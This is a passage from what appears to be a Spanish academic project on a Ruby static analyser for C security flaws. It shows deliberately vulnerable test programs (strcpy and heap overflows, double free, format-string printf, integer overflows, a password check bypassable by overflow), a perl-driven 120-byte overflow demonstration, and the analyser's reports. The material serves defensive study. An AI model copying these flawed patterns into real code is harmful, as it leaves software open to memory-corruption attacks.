Comando de ejecucion: ./memDinamic_overflow2Sig `perl -e 'print "A"x120'`

```
[DEBUG] buffer @ 0x86ff008:
'AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA'
[DEBUG] datafile @ 0x86ff070: 'AAAAAAAAAAAAAAAA'
[DEBUG] file descriptor is 141553800
```

Como se puede ver en el análisis anterior, al ejecutar el programa introduciendo por la línea de comandos un string de longitud 120 bytes, producimos un desbordamiento en la zona de memoria reservada para buffer el cual se extiende hasta la siguiente zona de memoria reservada para datafile, sobre-escribiendo el nombre “prueba.txt” y guardando el fichero con un nombre distinto, en este caso 'AAAAAAAAAAAAAAA'

5.2.3. Fichero: dble_free_local_flow.c

Este programa, dble_free_local_flow.c, es otro ejemplo de un doble free() de la misma zona de memoria dinámica, sin haber asignado el puntero de zona de memoria a NULL entre las dos llamadas a free():

```
#include <stdlib.h>
#include <stdio.h>
#include <stdbool.h>

void execute(short *vector)
{
	for (unsigned i=0;i<3; i++)
		switch(i)
		{
			case 2:
				free(vector);
				break;
			default:
				printf("%d ",vector[i]);
				break;
		}
	free(vector);
}

int main(int argc, char *argv[])
{
	short *vector = (short *)NULL;
	if (!(vector = (short *)malloc(sizeof(short))))
	{
		printf ("Allocation error!\n");
		return 0;
	}

	execute(vector);

	printf ("\n");
	return 0;
}
```

Como podemos ver en el código fuente, la doble llamada a free() sobre la zona a la que apunta el puntero “vector” se realiza en la función “execute()”.

Análisis del código fuente dble_free_local_flow.c:

```
#########################################################################
#########################
################################## INFORME DE VULNERABILIDADES
#################################
#########################################################################
#########################

NOMBRE DEL FICHERO FUENTE: dble_free_local_flow.c
Fecha del Ensayo: 08-16-2014 20:36


PUNTOS DE ENTRADA:

VARIABLES DEFINIDAS:
VAR:vector TIPO:short SIZE_CHAR:0 PUNTERO:1



#### MANEJO DE STRINGS: VULNERABILIDADES
#######################################################

VULNERABILIDADES:OVERFLOW POR strcpy
No se han detectado llamdas a la funcion strcpy()

VULNERABILIDADES:VARIABLES SUSCEPTIBLES DE SER SOBRE-ESCRITAS POR UN
BUFFER
No se han detectado llamdas a la funcion strcpy()


#### MEMORIA DINAMICA: VULNERABILIDADES
#######################################################

VULNERABILIDADES:MEMORIA DINAMICA SUSCEPTIBLE DE SER SOBRE-ESCRITAS
POR UN BUFFER
Solo hay una reserva de memoria dinamica

VULNERABILIDADES:MEMORIA DINAMICA DOBLE free() de la misma zona de
memoria
Doble free() -> vector
Doble free() -> Free 1: line 19
Doble free() -> Free 2: line 25
No se asigna el puntero vector a NULL entre double free()

VULNERABILIDADES:MEMORIA DINAMICA ESCRITURA TRAS free()
No se han detectado vulnerabilidades por escritura en memoria despues
de llamar a free()


#### SALIDAS CON FORMATO: VULNERABILIDADES
#####################################################

VULNERABILIDADES: OVERFLOW POR USO DE SPRINT SIN CONTROL DE FORMATO
No se han detectado vulnerabilidades por overflow

VULNERABILIDADES: USO DE PRINTF SIN CONTROL DE FORMATO
No se han detectado vulnerabilidades por el uso de pintf sin control
de formato
```

INTEGERS VULNERABILIDADES
##

DESBORDAMIENTO DE ENTEROS

No se ha detectado vulnerabilidad por desbordamiento de alguna variable de tipo entera

TRUNCAMIENTO DE CHAR

No se ha detectado vulnerabilidad por truncamiento de char del tipo char A + char B > +127

USO DE strlen() CON ENTEROS

No se ha detectado vulnerabilidad por uso de entero en funcion strlen()

USO DE malloc() CON ENTEROS

No se ha detectado vulnerabilidad por uso de entero en funcion malloc()

ASIGNACION DE int A ushort int

No se ha detectado vulnerabilidad por asignacion de int a ushort int

SUMA/RESTA DE PUNTEROS

No se ha detectado vulnerabilidad por operaciones con punteros y asignacion a variable tipo int

5.3. SALIDA CON FORMATO: sprintf() y printf()

A continuación, se van a analizar dos códigos fuentes donde existen vulnerabilidades al usar la función printf() sin control de formato y por posible desbordamiento de buffer por el uso de la función sprintf() sin control del número de caracteres a copiar.

5.3.1. Fichero: format_vuln1.c

Código fuente del fichero format_vuln1.c:

```
#include <stdio.h>
#include <stdlib.h>
#include <string.h>

int main(int argc, char *argv[])
{
	char text[1024];
	int test_val = -72;

	if(argc < 2) {
		printf("Usage: %s <text to print>\n", argv[0]);
		exit(0);
	}

	strcpy(text, argv[1]);
	printf("The right way to print user-controlled input:\n");
	printf("%s", text);
	printf("\nThe wrong way to print user-controlled input:\n");
	printf(text);
	printf("\n");

	// Debug output
	printf("[*] test_val @ 0x%08x = %d 0x%08x\n", &test_val, test_val,
	test_val);

	exit(0);
}
```

Análisis del código fuente format_vuln1.c:

```
#########################################################################
#########################
################################## INFORME DE VULNERABILIDADES
#################################
#########################################################################
#########################

NOMBRE DEL FICHERO FUENTE: format_vuln1.c
Fecha del Ensayo: 08-18-2014 16:17


PUNTOS DE ENTRADA:
Linea de comandos => strcpy(text, argv[1]);

VARIABLES DEFINIDAS:
VAR:text TIPO:char SIZE_CHAR:1024 PUNTERO:0
VAR:test_val TIPO:int SIZE_CHAR:0 PUNTERO:0



#### MANEJO DE STRINGS: VULNERABILIDADES
#########################################################

VULNERABILIDADES:OVERFLOW POR strcpy
Buffer overflow => "text" /No se comprueba size de "argv[1]" antes de
strcpy

VULNERABILIDADES:VARIABLES SUSCEPTIBLES DE SER SOBRE-ESCRITAS POR UN
BUFFER
BUFFER "text"
No existen variables susceptibles de ser sobre-escritas text


#### MEMORIA DINAMICA: VULNERABILIDADES
#########################################################

VULNERABILIDADES:MEMORIA DINAMICA SUSCEPTIBLE DE SER SOBRE-ESCRITAS
POR UN BUFFER
No se han detectado vulnerabilidades por overflow de memoria dinamica

VULNERABILIDADES:MEMORIA DINAMICA DOBLE free() de la misma zona de
memoria
No existe doble free() de una misma zona de memoria

VULNERABILIDADES:MEMORIA DINAMICA ESCRITURA TRAS free()
No se han detectado vulnerabilidades por escritura en memoria despues
de llamar a free()


#### SALIDAS CON FORMATO: VULNERABILIDADES
#########################################################

VULNERABILIDADES: OVERFLOW POR USO DE SPRINT SIN CONTROL DE FORMATO
No se han detectado vulnerabilidades por overflow

VULNERABILIDADES: USO DE PRINTF SIN CONTROL DE FORMATO
1)Printf sin control de argumentos: printf(text);
 / Buffer:text
```

INTEGERS VULNERABILIDADES
##

DESBORDAMIENTO DE ENTEROS

No se ha detectado vulnerabilidad por desbordamiento de alguna variable de tipo entera

TRUNCAMIENTO DE CHAR

No se ha detectado vulnerabilidad por truncamiento de char del tipo char A + char B > +127

USO DE strlen() CON ENTEROS

No se ha detectado vulnerabilidad por uso de entero en funcion strlen()

USO DE malloc() CON ENTEROS

No se ha detectado vulnerabilidad por uso de entero en funcion malloc()

ASIGNACION DE int A ushort int

No se ha detectado vulnerabilidad por asignacion de int a ushort int

SUMA/RESTA DE PUNTEROS

No se ha detectado vulnerabilidad por operaciones con punteros y asignacion a variable tipo int

5.3.2. Fichero: format_vuln2.c

Código fuente del fichero format_vuln2.c:

```
#include <stdio.h>

int main(int argc, char **argv)
{
	int i = 5;
	char buffer1[512];
	char buffer2[512];

	sprintf(buffer1, "%s", argv[1]);
	sprintf(buffer1, "%.400s", argv[1]);
	sprintf(buffer2, buffer1);

	printf(buffer1);

	return 0;
}
```

Análisis del código fuente format_vuln2.c:

```
##########################################################################
#########################
################################## INFORME DE VULNERABILIDADES
##################################
##########################################################################
#########################

NOMBRE DEL FICHERO FUENTE: format_vuln2.c
Fecha del Ensayo: 08-18-2014 16:18


PUNTOS DE ENTRADA:
Linea de comandos => sprintf(buffer1, "%s", argv[1]);

VARIABLES DEFINIDAS:
VAR:i TIPO:int SIZE_CHAR:0 PUNTERO:0
VAR:buffer1 TIPO:char SIZE_CHAR:512 PUNTERO:0
VAR:buffer2 TIPO:char SIZE_CHAR:512 PUNTERO:0



#### MANEJO DE STRINGS: VULNERABILIDADES
#####################################################

VULNERABILIDADES:OVERFLOW POR strcpy
No se han detectado llamadas a la funcion strcpy()

VULNERABILIDADES:VARIABLES SUSCEPTIBLES DE SER SOBRE-ESCRITAS POR UN
BUFFER
No se han detectado llamadas a la funcion strcpy()


#### MEMORIA DINAMICA: VULNERABILIDADES
#####################################################
```

VULNERABILIDADES:MEMORIA DINAMICA SUSCEPTIBLE DE SER SOBRE-ESCRITAS POR UN BUFFER
No se han detectado vulnerabilidades por overflow de memoria dinamica

VULNERABILIDADES:MEMORIA DINAMICA DOBLE free() de la misma zona de memoria
No existe doble free() de una misma zona de memoria

VULNERABILIDADES:MEMORIA DINAMICA ESCRITURA TRAS free()
No se han detectado vulnerabilidades por escritura en memoria despues de llamar a free()

SALIDAS CON FORMATO: VULNERABILIDADES
##

VULNERABILIDADES: OVERFLOW POR USO DE SPRINT SIN CONTROL DE FORMATO
1)Posible overflow en: sprintf(buffer1, "%s", argv[1]);
. No se controla el numero caracteres
2)Posible overflow en: sprintf(buffer2, buffer1);
. Se usa sprintf como strcpy

VULNERABILIDADES: USO DE PRINTF SIN CONTROL DE FORMATO
3)Printf sin control de argumentos: printf(buffer1);
 / Buffer:buffer1

INTEGERS VULNERABILIDADES
##

DESBORDAMIENTO DE ENTEROS

No se ha detectado vulnerabilidad por desbordamiento de alguna variable de tipo entera

TRUNCAMIENTO DE CHAR

No se ha detectado vulnerabilidad por truncamiento de char del tipo char A + char B > +127

USO DE strlen() CON ENTEROS

No se ha detectado vulnerabilidad por uso de entero en funcion strlen()

USO DE malloc() CON ENTEROS

No se ha detectado vulnerabilidad por uso de entero en funcion malloc()

ASIGNACION DE int A ushort int

No se ha detectado vulnerabilidad por asignacion de int a ushort int

SUMA/RESTA DE PUNTEROS

No se ha detectado vulnerabilidad por operaciones con punteros y asignacion a variable tipo int

5.4. VARIABLES TIPO INT

5.4.1. Fichero: integer_overflow1.c

Este ejemplo de vulnerabilidades con enteros recoge todas aquellas que puede detectar el analizador. El código de este programa es el siguiente:

```
#include <stdio.h>
#include <limits.h>

int main(int argc, char **argv)
{
	int i;
	unsigned int j;
	char a,b;
	size_t total;
	int *table = NULL;
	unsigned short u;
	int *pa,*pb;

	i = INT_MAX;
	i++;
	printf("i = %d\n",i);

	j = UINT_MAX;
	j++;
	printf("j = %d\n",j);

	i = INT_MIN;
	i--;
	printf("i = %d\n",i);

	j = 0;
	j--;
	printf("j = %d\n",j);

	//Truncamineto de char
	a = 100;
	b = 90;

	a = a + b;

	printf("a = %x\n",a);

	//int -> uint con int < short y +int
	i = 3;
	u = i;
	printf("+<u=%d\n",u);

	//int -> uint con int < short y -int
	i = -3;
	u = i;
	printf("-<u=%d\n",u);

	//int -> uint con int > short y +int
	i = 70000;
	u = i;
	printf("+>u=%d\n",u);

	//int -> uint con int > short y -int
	i = -70000;
	u = i;
	printf("->u=%d\n",u);
```

```
        //Uso de strlen con int
        total = strlen(argv[1])+ 1;

        //Uso de malloc con int
        table = (int *)malloc(sizeof(i));
        free(table);

        //Suma de punteros
        i = pa + pb;

        return 0;
}
```

A continuación, el informe obtenido del analizador:

```
#########################################################################
#########################
################################## INFORME DE VULNERABILIDADES
##################################
#########################################################################
#########################

NOMBRE DEL FICHERO FUENTE: integer_overflow1.c
Fecha del Ensayo: 08-20-2014 08:06


PUNTOS DE ENTRADA:
Linea de comandos => total = strlen(argv[1])+ 1;

VARIABLES DEFINIDAS:
VAR:i TIPO:int SIZE_CHAR:0 PUNTERO:0
VAR:j TIPO:unsigned int SIZE_CHAR:0 PUNTERO:0
VAR:a TIPO:char SIZE_CHAR:0 PUNTERO:0
VAR:b TIPO:char SIZE_CHAR:0 PUNTERO:0
VAR:total TIPO:size_t SIZE_CHAR:0 PUNTERO:0
VAR:table TIPO:int SIZE_CHAR:0 PUNTERO:1
VAR:u TIPO:unsigned short SIZE_CHAR:0 PUNTERO:0
VAR:pa TIPO:int SIZE_CHAR:0 PUNTERO:1
VAR:pb TIPO:int SIZE_CHAR:0 PUNTERO:1



#### MANEJO DE STRINGS: VULNERABILIDADES
#########################################################

VULNERABILIDADES:OVERFLOW POR strcpy
No se han detectado llamadas a la funcion strcpy()

VULNERABILIDADES:VARIABLES SUSCEPTIBLES DE SER SOBRE-ESCRITAS POR UN
BUFFER
No se han detectado llamadas a la funcion strcpy()


#### MEMORIA DINAMICA: VULNERABILIDADES
#########################################################

VULNERABILIDADES:MEMORIA DINAMICA SUSCEPTIBLE DE SER SOBRE-ESCRITAS
POR UN BUFFER
Solo hay una reserva de memoria dinamica
```

VULNERABILIDADES:MEMORIA DINAMICA DOBLE free() de la misma zona de memoria
No existe doble free() de una misma zona de memoria

VULNERABILIDADES:MEMORIA DINAMICA ESCRITURA TRAS free()
No se han detectado vulnerabilidades por escritura en memoria despues de llamar a free()

SALIDAS CON FORMATO: VULNERABILIDADES
##

VULNERABILIDADES: OVERFLOW POR USO DE SPRINT SIN CONTROL DE FORMATO
No se han detectado vulnerabilidades por overflow

VULNERABILIDADES: USO DE PRINTF SIN CONTROL DE FORMATO
No se han detectado vulnerabilidades por el uso de pintf sin control de formato

INTEGERS VULNERABILIDADES
###

DESBORDAMIENTO DE ENTEROS

Desbordamiento Superior variable: i
Linea:i = INT_MAX;
Linea:i++;
Desbordamiento Superior variable: j
Linea:j = UINT_MAX;
Linea:j++;
Desbordamiento Inferior variable: i
Linea:i = INT_MIN;
Linea:i--;
Desbordamiento Inferior variable: j
Linea:j = 0;
Linea:j--;

TRUNCAMIENTO DE CHAR

Truncamiento char:a = a + b;
char a = 100
char b = 90

USO DE strlen() CON ENTEROS

Uso indebido de strlen: total = strlen(argv[1])+ 1;
Cambiar por: rsize_t total = strlen(argv[1])+ 1;

USO DE malloc() CON ENTEROS

Uso indebido de malloc: table = (int *)malloc(sizeof(i));
Cambiar por sizeof(i) por un entero sin signo;

ASIGNACION DE int A ushort int

Asignacion int -> unsigned short con size > 65535
i = 70000;
u = i;
Asignacion int -> unsigned short con size > 65535 y signo negativo

```
i = -70000;
u = i;

SUMA/RESTA DE PUNTEROS

Warning: suma de punteros: i = pa + pb;
definir int i como ptrdiff_t i
```

5.4.2. Fichero: integer_overflow2.c

Otro ejemplo en donde se hace un uso indebido de una variable entera para definir el número de bytes a copiar en la función memcpy():

```
#include <stdio.h>
#include <limits.h>

#define BUFF_SIZE 10

int main(int argc, char* argv[])
{
	int len;
	char buf[BUFF_SIZE];

	len = atoi(argv[1]);

	if (len < BUFF_SIZE){
		memcpy(buf, argv[2], len);
	}
}
```

A continuación, el informe obtenido del analizador:

```
################################################################################
#########################
################################## INFORME DE VULNERABILIDADES
##################################
################################################################################
#########################

NOMBRE DEL FICHERO FUENTE: integer_overflow2.c
Fecha del Ensayo: 08-20-2014 08:17


PUNTOS DE ENTRADA:
Linea de comandos => len = atoi(argv[1]);

VARIABLES DEFINIDAS:
VAR:len TIPO:int SIZE_CHAR:0 PUNTERO:0
VAR:buf TIPO:char SIZE_CHAR:0 PUNTERO:0



#### MANEJO DE STRINGS: VULNERABILIDADES
#####################################################
```

VULNERABILIDADES:OVERFLOW POR strcpy
No se han detectado llamadas a la funcion strcpy()

VULNERABILIDADES:VARIABLES SUSCEPTIBLES DE SER SOBRE-ESCRITAS POR UN BUFFER
No se han detectado llamadas a la funcion strcpy()

MEMORIA DINAMICA: VULNERABILIDADES
##

VULNERABILIDADES:MEMORIA DINAMICA SUSCEPTIBLE DE SER SOBRE-ESCRITAS POR UN BUFFER
No se han detectado vulnerabilidades por overflow de memoria dinamica

VULNERABILIDADES:MEMORIA DINAMICA DOBLE free() de la misma zona de memoria
No existe doble free() de una misma zona de memoria

VULNERABILIDADES:MEMORIA DINAMICA ESCRITURA TRAS free()
No se han detectado vulnerabilidades por escritura en memoria despues de llamar a free()

SALIDAS CON FORMATO: VULNERABILIDADES
##

VULNERABILIDADES: OVERFLOW POR USO DE SPRINT SIN CONTROL DE FORMATO
No se han detectado vulnerabilidades por overflow

VULNERABILIDADES: USO DE PRINTF SIN CONTROL DE FORMATO
No se han detectado vulnerabilidades por el uso de pintf sin control de formato

INTEGERS VULNERABILIDADES
###

DESBORDAMIENTO DE ENTEROS

No se ha detectado vulnerabilidad por desbordamiento de alguna variable de tipo entera

TRUNCAMIENTO DE CHAR

No se ha detectado vulnerabilidad por truncamiento de char del tipo char A + char B > +127

USO DE strlen() CON ENTEROS

No se ha detectado vulnerabilidad por uso de entero en funcion strlen()

USO DE memcpy() CON ENTEROS

Uso indebido de memcpy: memcpy(buf, argv[2], len);
Se usa un int para el numero de bytes a copiar
Cambiar por: rsize_t len

USO DE malloc() CON ENTEROS

ASIGNACION DE int A ushort int

No se ha detectado vulnerabilidad por asignacion de int a ushort int

SUMA/RESTA DE PUNTEROS

No se ha detectado vulnerabilidad por operaciones con punteros y asignacion a variable tipo int

6. CONCLUSIONES

Los analizadores de código estático pueden aportar una ayuda al desarrollo de software seguro, automatizando la búsqueda en el código fuente de posibles situaciones de vulnerabilidad que pueden pasar desapercibidas para el programador ya sea por la extensión y complejidad de los programas desarrollados, o por simple desconocimiento de las situaciones de vulnerabilidad. Un programador no tiene que conocer, por ejemplo, todas las posibilidades que tiene la función printf() para explotar o “hakear” un programa.

Por otro lado, los resultados de los analizadores necesitan de la evaluación humana, lo que hace necesario invertir un tiempo en entender el informe emitido por el analizador.

También, lo analizadores deben de estar muy probados y maduros para tratar de evitar falsos positivos que dan lugar a una pérdida de tiempo innecesaria en el desarrollo del software. Esto está unido a que cuando se implementa un analizador, se debe pensar en todas las posibles situaciones y casos que se deben detectar como vulnerabilidades e, igual de importante, testear que no se detectan fallos donde no los hay.

Desarrollar una analizador también implica tener unos conocimientos profundos en el arte o “mal arte” de “hakear” programas, de los sistemas operativos (medidas de seguridad que implementen, estructura de su memoria, etc) y del mismo leguaje que se quiere analizar, lo cual son unas exigencias bastantes altas.

En general, cuanto más “listo” sea el analizador menos evaluación humana necesita, pero hacer “listo” a un programa siempre es una tarea complicada por todas las posibles situaciones que se nos puedan ocurrir y por aquellas que no se nos ocurren.

En analizador implementado en este trabajo dista de ser un programa maduro con un amplio espectro de situaciones de reisgo detectables, pero establece una base y arquitectura para su ampliación y mejora, a base de introducir expresiones regulares para el análisis de las posibles situaciones de vulnerabilidad en la codificación e C

7. FUTURAS LÍNEAS DE TRABAJO

El analizador desarrollado en el presente trabajo, si bien detecta las vulnerabilidades principales y conocidas de la codificación en C y establece una arquitectura y diseño para un analizador, todavía le falta por desarrollar e implementar otros puntos, tales como:

- Análisis de vulnerabilidades en la creación, ejecución y control de procesos concurrentes mediante hilos
- Análisis de las vulnerabilidades en el acceso a fichero y directorios
- Análisis de las vulnerabilidades en la gestión de usuarios

También se hace necesario ampliar los análisis de vulnerabilidades implementados en los siguientes, como por ejemplo:

- Análisis de otras funciones de manejo de strings a parte de strcpy()/strncpy()
- Análisis de otras condiciones de vulnerabilidad en la reserva de memoria dinámica, como por ejemplo en el uso de la función realloc()
- Etc

A parte del análisis de vulnerabilidades, la clase IntegerClass del fichero clasesAnaly.rb tiene sus limitaciones a la hora de encontrar y clasificar las variables declaradas, por ejemplo no se han implementado expresiones regulares para el análisis de variables de tipo struct.

Para la implementación del analizador se optó por el leguaje Ruby en un entorno de Linux, lo cual, desde el punto de vista gráfico y de interfaz para el usuario resulta muy árido ya que todo se ejecuta por línea de comandos. Otro posible punto a desarrollar es dotar al analizador de un entorno gráfico, que permita manejar las opciones de configuración y generación de informes de una manera más amigable

8. ANEXOS

8.1. ANEXO1: FUENTES DE LOS CASOS DE ESTUDIO

Código fuente de los distintos casos de estudios analizados en el capítulo 5

8.1.1. Fichero: buffer_overflow1

```
#include <stdlib.h>
#include <stdio.h>
#include <string.h>

int main(int argc, char *argv[])
{
	int value = 5;
	char buffer_one[8], buffer_two[8];


	strcpy(buffer_one, "one");
	strcpy(buffer_two, "two");

	printf("\n");
	printf("[ANTES] direccion buffer_two->%p | Contenido \'%s\'\n", buffer_two,
buffer_two);
	printf("[ANTES] direccion buffer_one->%p | Contenido \'%s\'\n", buffer_one,
buffer_one);
	printf("[ANTES] direccion value->%p | Valor %d (0x%08x)\n", &value, value,
value);

	printf("\n[STRCPY] copinado %d bytes en buffer_two\n\n", strlen(argv[1]));
	strcpy(buffer_two, argv[1]); /* Copy first argument into buffer_two. */

	printf("[DESPUES] direccion buffer_two->%p | Contenido \'%s\'\n", buffer_two,
buffer_two);
	printf("[DESPUES] direccion buffer_one->%p | Contenido \'%s\'\n", buffer_one,
buffer_one);
	printf("[DESPUES] direccion value->%p | Valor %d (0x%08x)\n", &value, value,
value);
	printf("\n");
}
```

8.1.2. Fichero: buffer_overflow2

```
#include <stdlib.h>
#include <stdio.h>
#include <string.h>


int bof(char *str)
{
	char buffer1[256];
	strcpy(buffer1, str);
	return 1;
}

int foo(char *str)
{
	char buffer2[256];
```

```
        strcpy(buffer2, str);
        return 1;
}

int main(int argc, char **argv)
{
        bof(argv[1]);
        foo(argv[1]);
        printf("Ejecucion normal\n");
        return 1;
}
```

8.1.3. Fichero: buffer_overflow3

```
#include <stdlib.h>
#include <stdio.h>
#include <string.h>


int check_authentication(char *password)
{
        int auth_flag = 0;
        char password_buffer[16];

        printf("\n");
        printf("[ANTES STRCPY] direccion password_buffer->%p | Contenido \'%s\'\n",
password_buffer, password_buffer);
        printf("[ANTES STRCPY] direccion value->%p | Valor %d (0x%08x)\n", &auth_flag,
auth_flag, auth_flag);
        printf("\n");

        strcpy(password_buffer, password);

        if(strcmp(password_buffer, "Access") == 0){
                auth_flag = 1;
        }

        printf("[DESPUES STRCPY] direccion password_buffer->%p | Contenido \'%s\'\n",
password_buffer, password_buffer);
        printf("[DESPUES STRCPY] direccion value->%p | Valor devuelto %d (0x%08x)\n",
&auth_flag, auth_flag, auth_flag);

        return auth_flag;
}

int main(int argc, char *argv[])
{
        if(argc < 2)
        {
                printf("Uso: %s <password>\n", argv[0]);
                exit(0);
        }

        if(check_authentication(argv[1]))
        {
                printf("\n-=-=-=-=-=-=-=-=-=-=-=-=-\n");
                printf("Access Granted.\n");
                printf("-=-=-=-=-=-=-=-=-=-=-=-=-\n");
        }else {
                printf("\nAccess Denied.\n");
        }
}
```

8.1.4. Fichero: memDinamic_overflow1.c

```
#include <stdio.h>
#include <unistd.h>

#define BUFSIZE1 512
#define BUFSIZE2 ((BUFSIZE1/2) - 8)

int main(int argc, char **argv)
{
       char *buf1R1;
       char *buf2R1;
       char *buf1R2;

       buf1R1 = (char *) malloc(BUFSIZE2);
       buf2R1 = (char *) malloc(BUFSIZE2);

       free(buf1R1);
       free(buf2R1);

       strcpy(buf2R1, argv[1]);

       buf1R2 = (char *) malloc(BUFSIZE1);
       strncpy(buf1R2, argv[1], BUFSIZE1-1);

       free(buf2R1);
       free(buf1R2);

       strcpy(buf1R1, argv[1]);
}
```

8.1.5. Fichero: memDinamic_overflow2.c

```
#include <stdio.h>
#include <string.h>
#include <stdlib.h>
#include <fcntl.h>
#include <sys/stat.h>



void usage(char *prog_name, char *filename)
{
       printf("Usage: %s <data to add to %s>\n", prog_name, filename);
       exit(0);
}


int main(int argc, char **argv)
{
       FILE *fd;
       char *buffer, *datafile;
       int i,j;

       buffer = malloc(100);
       datafile = malloc(20);

       strcpy(datafile, "prueba.txt");
```

```
        if(argc < 2)
                usage(argv[0], datafile); // display usage message and exit.

        strcpy(buffer, argv[1]);
        // Copy into buffer.
        printf("[DEBUG] buffer @ %p: \'%s\'\n", buffer, buffer);
        printf("[DEBUG] datafile @ %p: \'%s\'\n", datafile, datafile);

        // Opening the file
        fd = fopen(datafile, "w");
        if(fd == NULL)
                printf("Error:in main() while opening file\n");

        printf("[DEBUG] file descriptor is %d\n", fd);

        free(buffer);

        buffer = NULL;

        // Closing file
        if(fclose(fd))
                printf("Error:in main() while closing file\n");

        printf("Note has been saved.\n");
        free(buffer);
        free(datafile);

        strcpy(datafile, "prueba.txt");

    return 0;
}
```

8.1.6. Fichero: dble_free_local_flow.c

```
#include <stdlib.h>
#include <stdio.h>
#include <stdbool.h>

void execute(short *vector)
{
        for (unsigned i=0;i<3; i++)
                switch(i)
                {
                        case 2:
                                free(vector);
                                break;
                        default:
                                printf("%d ",vector[i]);
                                break;
                }
        free(vector);
}

int main(int argc, char *argv[])
{
        short *vector = (short *)NULL;
        if (!(vector = (short *)malloc(sizeof(short))))
        {
                printf ("Allocation error!\n");
                return 0;
        }
```

```
        execute(vector);

        printf ("\n");
        return 0;
}
```

8.1.7. Fichero: format_vuln1.c

```
#include <stdio.h>
#include <stdlib.h>
#include <string.h>

int main(int argc, char *argv[])
{
        char text[1024];
        int test_val = -72;

        if(argc < 2) {
                printf("Usage: %s <text to print>\n", argv[0]);
                exit(0);
        }

        strcpy(text, argv[1]);
        printf("The right way to print user-controlled input:\n");
        printf("%s", text);
        printf("\nThe wrong way to print user-controlled input:\n");
        printf(text);
        printf("\n");

        // Debug output
        printf("[*] test_val @ 0x%08x = %d 0x%08x\n", &test_val, test_val,
        test_val);

        exit(0);
}
```

8.1.8. Fichero: format_vuln2.c

```
#include <stdio.h>

int main(int argc, char **argv)
{
        int i = 5;
        char buffer1[512];
        char buffer2[512];

        sprintf(buffer1, "%s", argv[1]);
        sprintf(buffer1, "%.400s", argv[1]);
        sprintf(buffer2, buffer1);

        printf(buffer1);

        return 0;
}
```

8.1.9. Fichero: integer_overflow1.c

```c
#include <stdio.h>
#include <limits.h>

int main(int argc, char **argv)
{
	int i;
	unsigned int j;
	char a,b;
	size_t total;
	int *table = NULL;
	unsigned short u;
	int *pa,*pb;

	i = INT_MAX;
	i++;
	printf("i = %d\n",i);

	j = UINT_MAX;
	j++;
	printf("j = %d\n",j);

	i = INT_MIN;
	i--;
	printf("i = %d\n",i);

	j = 0;
	j--;
	printf("j = %d\n",j);

	//Truncamineto de char
	a = 100;
	b = 90;

	a = a + b;

	printf("a = %x\n",a);

	//int -> uint con int < short y +int
	i = 3;
	u = i;
	printf("+<u=%d\n",u);

	//int -> uint con int < short y -int
	i = -3;
	u = i;
	printf("-<u=%d\n",u);

	//int -> uint con int > short y +int
	i = 70000;
	u = i;
	printf("+>u=%d\n",u);

	//int -> uint con int > short y -int
	i = -70000;
	u = i;
	printf("->u=%d\n",u);

	//Uso de strlen con int
	total = strlen(argv[1])+ 1;

	//Uso de malloc con int
	table = (int *)malloc(sizeof(i));
	free(table);
```

```
	//Suma de punteros
	i = pa + pb;

	return 0;
}
```

8.1.10. Fichero: integer_overflow2.c

```
#include <stdio.h>
#include <limits.h>

#define BUFF_SIZE 10

int main(int argc, char* argv[])
{
	int len;
	char buf[BUFF_SIZE];

	len = atoi(argv[1]);

	if (len < BUFF_SIZE){
		memcpy(buf, argv[2], len);
	}
}
```

8.2. ANEXO2: CÓDIGO FUENTE DEL ANALIZADOR DE VULNERABILDIADES

8.2.1. Fichero clasesAnaly.rb

```
class SrtcpyBuffClass
	attr_accessor :buffOri, :buffDes, :sizebuffOri, :sizebuffDest, :typebuffOri,
:typebuffDest, :flag_buffer

	def
initialize(buffOri="",buffDes="",sizebuffOri=0,sizebuffDest=0,typebuffOri="",typebuff
Dest="", flag_buffer=0)
		@buffOri=buffOri
		@buffDes=buffDes
		@sizebuffOri=sizebuffOri
		@sizebuffDest=sizebuffDest
		@typebuffOri=typebuffOri
		@typebuffDest=typebuffDest
		@flag_buffer=flag_buffer
	end
end

class MallocClass
	attr_accessor :buffMem, :sizebuffMem, :buffOri, :copyMem, :freeN, :freeL,
:flgNull

	def initialize(buffMem="",sizebuffMem=0, buffOri="" ,copyMem="", freeN=0,
freeL=[], flgNull=0)
		@buffMem=buffMem
		@sizebuffMem=sizebuffMem
		@buffOri=buffOri
		@copyMem=copyMem
		@freeN=freeN
		@freeL=freeL
		@flgNull=flgNull
	end
end

class PointerFuncClass
	attr_accessor :pointer

	def initialize(pointer="")
		@pointer=pointer
	end
end

class FormatedOutPutClass
	attr_accessor :buffer, :sizeBuff, :precison, :flagBuffOver, :flagSize,
:flagCpy, :line

	def initialize(pointer="", sizeBuff=0, precision=0, flagBuffOver=0,
flagSize=0, flagCpy=0, line="")
		@pointer=pointer
		@sizeBuff=sizeBuff
		@precision=precision
		@flagBuffOver=flagBuffOver
		@flagSize=flagSize
		@flagCpy=flagCpy
		@line=line
	end
end
```

```
class PrintfClass
	attr_accessor :printf, :buffer

	def initialize(printf="", buffer="")
		@printf=printf
		@buffer=buffer
	end
end

class ExecClass
	attr_accessor :nombre, :caracter, :offset, :signal, :vulIntegers

	def initialize (nombre="", caracter="", offset="", signal="OFF",
vulIntegers="OFF")
		@nombre=nombre
		@caracter=caracter
		@offset=offset
		@signal=signal
		@vulIntegers=vulIntegers
	end
end

class IntegerClass
	attr_accessor :nombre, :tipo, :pointer, :charValue

	def initialize (nombre="", tipo="", pointer=0, charValue=0)
		@nombre=nombre
		@tipo=tipo
		@pointer=pointer
		@charValue=charValue
	end

	def listVar(text)
		integers = []
		array = []
		flagMain = 0
		text.each_line do |line|
			if(line =~ /main/) then
				flagMain = 1
			end
			#if(flagMain == 1) then
				if((line =~
/^\s*(char|int|float|double|short|long|bool|rsize_t|size_t|char\s*\*|int\s*\*|unsigne
d char|unsigned long|unsigned\s+int|unsigned\s+short)/) &&
                                    !(line =~ /^\s*int\s+main/) && (line =~ /;/)) then
                                    line = line.gsub(/;/,"")
                                    if((line =~ /,/) && !(line =~ /\{.*,+.*\}/))then
                                        array = line.split(/\s*,\s*/)
                                        index = 0
                                        tipo = ""
                                        charSize = 0
                                        array.each do |item|
                                            #Size de arrays
                                            if(item =~ /\[(.*)\]/) then
                                                charSize = $1.to_i
                                                item =
item.gsub(/\[(.*)\]/,"")
                                            end
                                            #Quitamos asignaciones en las
declaraciones de variables
                                            item = item.gsub(/\s*=\s*(.*)/,"")
